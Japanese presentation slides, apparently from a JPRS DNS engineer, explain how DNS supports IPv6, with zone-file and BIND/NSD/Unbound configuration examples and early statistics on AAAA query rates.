DNSのIPv6対応とIPv6の普及状況

藤原和典
fujiwara@jprs.co.jp
株式会社日本レジストリサービス
http://jprs.co.jp/

目次

- 自己紹介
- ドメイン名システム(DNS) の概要
- IPv6の概要
- DNSのIPv6対応
- (DNSからみた) IPv6の普及状況
- IPv6の問題点: Path MTU Discoveryへの攻撃

自己紹介

- 氏名:　　藤原和典
- 勤務先:　株式会社日本レジストリサービス (JPRS)
- 業務内容:DNS関連の研究・開発、標準化(IETF)
  - RFC 5483 6116 (2004~2011):ENUMプロトコル
  - RFC 5504 5825 6856 6857(2005~2013):メールアドレスの国際化
  - RFC 8499: DNS Terminology (←RFC7719)
  - RFC 8198: DNSSECを用いた名前解決の性能向上
  - Internet Week プログラム委員 (2016~)
- 個人ページ: http://member.wide.ad.jp/~fujiwara/
- 略歴: 1991年からWIDEプロジェクト, 1992-1996早稲田大学情報科学研究教育センター助手, 1996-2001 TDI, 2002-JPRS, 博士(工学)

IPv6と私

- v6@wide.ad.jp のarchiveを見ると
  - 1997年夏、(勤務先の費用で)自宅まで64kの専用線を引き、IPv6接続
    - Ethernetとか専用線関係のドライバのpatch作成
    - MN128とシリアルポートを使い、CISCO_HDLCでIPv6とか
  - 1997年9月にはqmailのIPv6対応して遊んでいた
    - tcp wrapper相当のv6対応したものを作成
    - すぐに中村素典さんがsendmail v6 patchを作ってくれた
  - # OpenSSHのv6 patch (同僚作)の本家へのmerge依頼
- 個人ドメイン名のゾーンファイル履歴より
  - 2001年 転職で専用線廃止、6bone tunnelへ (2006年廃止)
  - 2010年 DTI ServersMan VPSでIPv6アドレス入手
  - 2014年 フレッツネクスト IPoE で自宅にもv6
- IPv6は私にとって22年前の技術で、いまさら何を？

IPv6の概要

IPv6標準化にはかかわっていないので、IPv4との違いだけ書きます

IPv6とIPv4の違い

- IPv4のアドレスは32ビット　2^32　約43億
  - テキスト表現は8ビットごとに10進で、”.”で区切る　例: 192.0.2.53
- IPv6のアドレスは128ビット　2^128 約340澗(かん,10^36)
  - テキスト表現は16ビットごとに16進で”:”で区切る

    例: 2001:db8:0123:4567:89ab:cdef:0123:4567
- 基本的には、IPアドレスの大きさが違うだけ
  - IPアドレス長が違うのでヘッダ形式が違う (若干の最適化)
  - IPv6ではセキュリティが、といった希望はすべてなくなった
  - IPv6での利点のほとんどはIPv4でも実装された (IPsec)
- IPv4とIPv6は全く別のネットワーク
  - Ethernetでのフレームタイプも異なる (0x86dd ⇔ 0x0800 IPv4)
  - RoutingなどもIPv4とは別で、両方対応するには倍の手間


IPv4とIPv6の違い (2)

- IPv4とIPv6で共有するもの
  - ドメイン名, AS番号
  - トランスポート (UDP, TCP, SCTP, QUICなど)
  - アプリケーション (SSH, DNS, HTTP/HTTPS, SIP, SMTPなど)
- IPv4のコードを少しだけ変更すればIPv6で動く
  - 通信時のsocket APIでは、IPv4とIPv6を別々に扱う必要あり
  - s4 = socket(PF_INET, SOCK_DGRAM, 0)
  - sendto(s4,msg, len, flags, struct sockaddr_in *remote, salen)
  - s6 = socket(PF_INET6, SOCK_DGRAM, 0)
  - sendto(s6,msg, len, flags, struct sockaddr_in6 *remote6, salen)
  - アドレスを示すstruct sockaddrが違う (大きさも違う)
- IPv4, IPv6両方に対応するアプリケーションは、別々のsocketを作り、両方扱えるようにする必要がある (すこし大変)

ドメイン名システム(DNS)の概要


ドメイン名

- ドメイン名は
  - ルートを根(起点)とし,
  - 63文字以下のラベルをドットで連結したもので,
  - ラベルごとに階層をなすドメイン名空間を構成する.
- 名前階層の一番上をTLD (Top level domain)
  - com, net, org, jpなど



ドメイン名を用いた通信

- インターネットの資源アクセスにはドメイン名が使用される
  - メールアドレス
    (username@example.com)
  - URI　(http://example.com/)




データベースとしてのDNS


- DNSはドメイン名，タイプ，クラスをキーとするデータベース
  - タイプごとに決められた形式の値を保持する
  - キーと値の組をリソースレコード(RR)と呼ぶ
  - 一つのキーに対して異なる値を持つ複数のRRを設定でき，それらの集合をリソースレコードセット(RRSet)と呼ぶ
- タイプ・RRの例
  - A: IPv4アドレス　　example.com. IN A 192.0.2.1
  - AAAA: IPv6アドレス example.jp. IN AAAA 2001:db8::1
  - CNAME: 別名変換の正式名
  - NS: 委任するネームサーバ名　example.com. IN NS ns.example.jp.

委任

- DNSではドメイン名の階層ごとに管理権限を委任できる
  - 委任された範囲の権限を持つ権威DNSサーバを動かす
  - ルートからcom, net, org, jpへ委任
  - jpからjprs.co.jpへ委任
- 委任情報
  - 委任対象のドメイン名，タイプNSに委任先のネームサーバホスト名を値として持たせたNS RRSet
  - ネームサーバホスト名のIPアドレスを名前解決に使用する情報(グルー)として添付
    - A, AAAAリソースレコード



DNSでの名前解決



(0)http://www.example.jp/ とブラウザに入力

DNSのIPv6対応

DNSプロトコルのIPv6対応 (1995年)

- IPv6アドレスを保持するAAAAリソースレコードを追加 (1995年)
  - RDATAは128ビット (16バイト)のIPv6アドレスそのもの
  - 1995年に発行されたRFC 1886 → 2003年に更新 RFC 3596
  - 例: www.example.jp. 3600 IN AAAA 2001:db8::1
- 逆引きDNS向けに ip6.arpa ドメイン名を用意 (RFC 3152, 2001年)
  - 1995年から2001年までは ip6.int → 2006年に完全廃止
- 権威DNSサーバにIPv6アドレスを持たせるために、委任情報に添付するグルーとしてAAAAリソースレコードを追加

```
例: jp. IN NS a.dns.jp.                 ; ルートサーバからのjpの委任情報に
    a.dns.jp. IN A 203.119.1.1          ; a.dns.jpのIPv4アドレスに追加して
    a.dns.jp. IN AAAA 2001:dc4::1       ; a.dns.jpのIPv6アドレスを追加
```

- フルサービスリゾルバは名前解決時にIPv6でも問い合わせる

IPv6の逆引き

- 逆引きはIPv4と似ている
  - 例: 2001:0db8:0123:4567:89ab:cdef:0123:4567
- IPv6アドレス128ビットを4ビットごとに16進表現して間に”.”
  - 2.0.0.1.0.d.b.8.0.1.2.3.4.5.6.7.8.9.a.b.c.d.e.f.0.1.2.3.4.5.6.7
- 逆順に並べ替え
  - 7.6.5.4.3.2.1.0.f.e.d.c.b.a.9.8.7.6.5.4.3.2.1.0.8.b.d.0.1.0.0.2
- 右側に .ip6.arpa を追加したドメイン名にPTRを書く
  - 7.6.5.4.3.2.1.0.f.e.d.c.b.a.9.8.7.6.5.4.3.2.1.0.8.b.d.0.1.0.0.2.ip6.arpa. IN PTR ns.example.jp.
- アドレス割り振りなどの単位で委任される
  - 例: 2001:0200::/24　2.0.1.0.0.2.ip6.arpa → APNIC
  - 例: 2001:0200::/32　0.0.2.0.1.0.0.2.ip6.arap → WIDE

ソフトウェアでの対応

- 歴史
  - djbdns
    - 非公式パッチあり (古いので使うべきではない)
  - BIND 8 (→ BIND 9に移行済)
    - 最初はkameによる非公式パッチ
    - 1999年ごろの8.2.3あたりではIPv6対応していた
- 2000年以降にリリースされたソフトウェアは最初から対応済
  - BIND 9, NSD, Unbound, PowerDNS, PowerDNS Recursor, Knot DNS, Knot Resolverや商用製品

ルート・TLDの対応状況

- ルート
  - 2000年ごろからIPv6対応サーバの準備
  - 2008年2月4日に6つのルートサーバのIPv6アドレスがルートゾーンに登録されて正式サービス開始 (現在は13)
- JP
  - 2000年3月に、JPドメイン名の委任情報(ホスト情報)としてIPv6アドレスの登録受付開始、JPゾーンに出力
  - 2004年7月21日に、JPの委任情報の一部としてAAAAグルーがルートゾーンに追加
- 2008年2月4日に、ルートとJPのIPv6対応は完了
  - 2008年までに com net org info biz tel ch it at uk tn de tw pt se pl kr ie br fr cz ve lu ro eu などがIPv6対応済 → 現在ではほとんどのTLDが対応済

https://jprs.co.jp/press/2004/040721.html

株式会社日本レジストリサービス
JPRS
JAPAN REGISTRY SERVICES

JPRSについて
国際連携
加盟団体
採用情報
地図
トピックス
プレスリリース

プレスリリース

2004年7月21日発表
報道関係者各位

株式会社日本レジストリサービス（JPRS）

JPドメイン名がTLDとして世界で初めてIPv6に完全対応

－日本におけるインターネットのIPv6化が大きく前進－

JPドメイン名の登録管理及びドメインネームシステム（DNS）の運用を行う、株式会社日本レジストリサービス（略称JPRS、住所:東京都千代田区、代表取締役社長　東田幸樹）は、本日、JPドメイン名のネームサーバ（JP DNSサーバ）に付与されたIPv6アドレスがルートサーバに登録され、

DNSでIPv6アドレスを扱うには

- ゾーンファイルを編集して、AAAAリソースレコードを追加する
  - www.example.jp. IN A 192.2.0.80 という行がある場合には、AAAA リソースレコードを追加

    例: www.example.jp. IN AAAA 2001:db8::80

  - ただし、これだけでは名前解決をIPv6だけではできない
    - 権威サーバのアドレスがIPv4のみ

IPv6権威DNSサーバを運用するには

- 権威DNSサーバマシンにIPv6アドレスを追加する
  - 指定したIPv6アドレスのport 53 TCP/UDPとICMPv6の通信を許可すること
  - IPv4での問い合わせと同じ内容を答えること
- 権威DNSサーバソフトウェアにIPv6アドレスを設定する
  - 例: BIND 9ならnamed.conf中のoptionsにlisten-on-v6を指定

    listen-on-v6 { 2001:db8::53; }

    NSDならip-address設定にIPv6アドレス追加
- ドメイン名のネームサーバ設定にIPv6アドレスを追加
  - 例: example.jp. IN NS ns.example.jp.

    ns.example.jp. IN A 192.2.0.53 ; ← 従来のIPv4アドレス


    ns.example.jp. IN AAAA 2001:db8::53 ; ← IPv6アドレス追加
- ドメイン名のホスト情報にIPv6アドレスを追加
  - ドメイン名を契約しているRegistrarの登録画面で追加

ホスト情報にIPv6アドレス追加 (Registrar)

- ドメイン名登録モデル
  - 登録者　→ Registrar → Registry (TLD)
- Registrar経由で、ドメイン名のネームサーバホスト情報にIPv6アドレスを追加する
- JPドメイン名でIPv6アドレスを取り次いでくれる事業者リスト
  - https://jprs.jp/registration/list/
  - IPv6対応　ホスト情報登録　という項目が〇の事業者
  - (ただし、対応していても〇としていない事業者がありそう)
- gTLDでは、ICANN認定レジストラは対応しているはず
  - 個人的には、Go DaddyとDoレジで設定

指定事業者一覧ページ (JP)

ホスト情報登録画面例 (gTLD Registrar)



フルサービスリゾルバのIPv6対応

- フルサービスリゾルバは、名前解決を行うDNSサーバ
  - 太古の資料ではキャッシュサーバと書かれている場合もある
- フルサービスリゾルバを動かすマシンにIPv6接続性を追加
- フルサービスリゾルバが待ち受けるアドレスにIPv6アドレスを追加
  - BIND 9ならnamed.conf中のoptionsにlisten-on-v6を指定
    - 例: options { listen-on-v6 { 2001:db8::53; }; };
  - Unboundなら、server設定の interface: にIPv6アドレスを追加
    - 例:　server: <改行><tab>interface: 192.2.0.53<改行><tab>interface: 2001:db8::53
- フルサービスリゾルバから権威サーバに問い合わせを送るアドレスにIPv6アドレスを追加
  - 普通は自動的にIPv6アドレスがあれば使用する
  - 意図的にIPv4だけにしている場合はIPv6アドレスを追加する

権威DNSサーバ設定例

- 権威サーバ (NSD)
  - nsd.conf

```
server:
        ip-address: 183.181.168.158
        ip-address: 2001:2e8:602:0:2:1:0:9e
zone:
        name: "pyon.org“
```

  - ゾーンファイル

```
pyon.org. IN SOA …
                IN NS h.pyon.org.
h.pyon.org. IN A 183.181.168.158
                IN AAAA   2001:2e8:602:0:2:1:0:9e
```

フルサービスリゾルバ設定例

- Unbound
  - Unbound.conf

server:

interface: 127.0.0.1

interface: ::1 ← VPSでアドレス一つしかないためloopback
各組織のサーバアドレスを設定すること

outgoing-interface: 192.0.2.153 ← 指定しない

access-control: … ← アクセス制限 (この例では不要)
各組織の内部アドレスからのアクセスに
限定すること

クライアントへのフルリゾルバの伝え方

- DHCPv4
  - Code 6, Domain Name Server OptionでIPv4フルサービスリゾルバのアドレスを伝える
- DHCPv6
  - OPTION_DNS_SERVERS 23 にてIPv6のフルサービスリゾルバのアドレスを伝える
  - 例: kea-dhcp6: { “Dhcp6”: { “option-data”: [{ “name”:”dns-servers”, “data”: “2001:db8:1111::53, 2001:db8:2222::53” }, …
- IPv6 Router Advertisement
  - RDNSSオプションでIPv6フルサービスリゾルバのアドレスを伝える
  - rtadvd.conf に rdnss=“2001:db8::53” などと設定する

- IPv6では、DHCPv6とRAの二種類の方法でDNS設定情報を伝えることができる (→ OSによって求めるものが違う！)

RFC 3901 (2004年9月発行) DNS IPv6 Transport Operational Guidelines

- every recursive name server SHOULD be either IPv4-only or dual stack
  - すべてのフルサービスリゾルバ (名前解決を行うサーバ) は、IPv4-onlyか、dual stack (IPv4 IPv6両対応であること)
  - IPv6のみでは、IPv4ネームサーバしか持たないドメイン名の名前解決ができないので
- every DNS zone SHOULD be served by at least one IPv4-reachable authoritative name server.
  - すべてのDNSゾーン (ドメイン名) は、最低一つはIPv4の権威サーバで提供すること
  - IPv6権威サーバしかないドメイン名は、IPv4の世界からは名前解決できず、エラーとなるため
  - IPv4なんていらないという人も、名前解決できないというエラーはキャッシュされず、他者の負荷増大の原因となるため、避けましょう

(DNSからみた)
IPv6の普及状況

(1) クライアントが問い合わせるタイプ

- JPRSにはクライアントからの情報がないため、すこし古いが、筑波大学在学中の2012年の研究成果より、2011年11月に大学のフルサービスリゾルバが受け取った問い合わせを示す
  - 当時の筑波大学はIPv6接続性を学内に提供していない
  - DNS traffic analysis – Issues of IPv6 and CDN --, K. Fujiwara, A. Sato, and K. Yoshida, IEEE/IPSJ 12th International Symposium on Applications and the Internet, pp129--137, July, 2012.


クライアントからのクエリタイプの割合

2011年当時

- 今日では29%のクエリがIPv6アドレス(AAAA)クエリである
  (IPv6接続性はない)

10年前と比べた純増分である

増加率は 1/(1-29%)=1.408



Nov.2011

クライアントが問い合わせるタイプ

- 2011年11月に筑波大学のフルサービスリゾルバが受け取った問い合わせのうち、29%がAAAA、62%がAであった。

- 個人使用のWindows10 PCが出す問い合わせを調べたところ、61.5%がAクエリ、38.4%がAAAAクエリであった(2018/12)
  - 意図的にIPv6アドレスをつけていない

- 現在のクライアントは、IPv6接続性がなくともAAAAクエリを送る
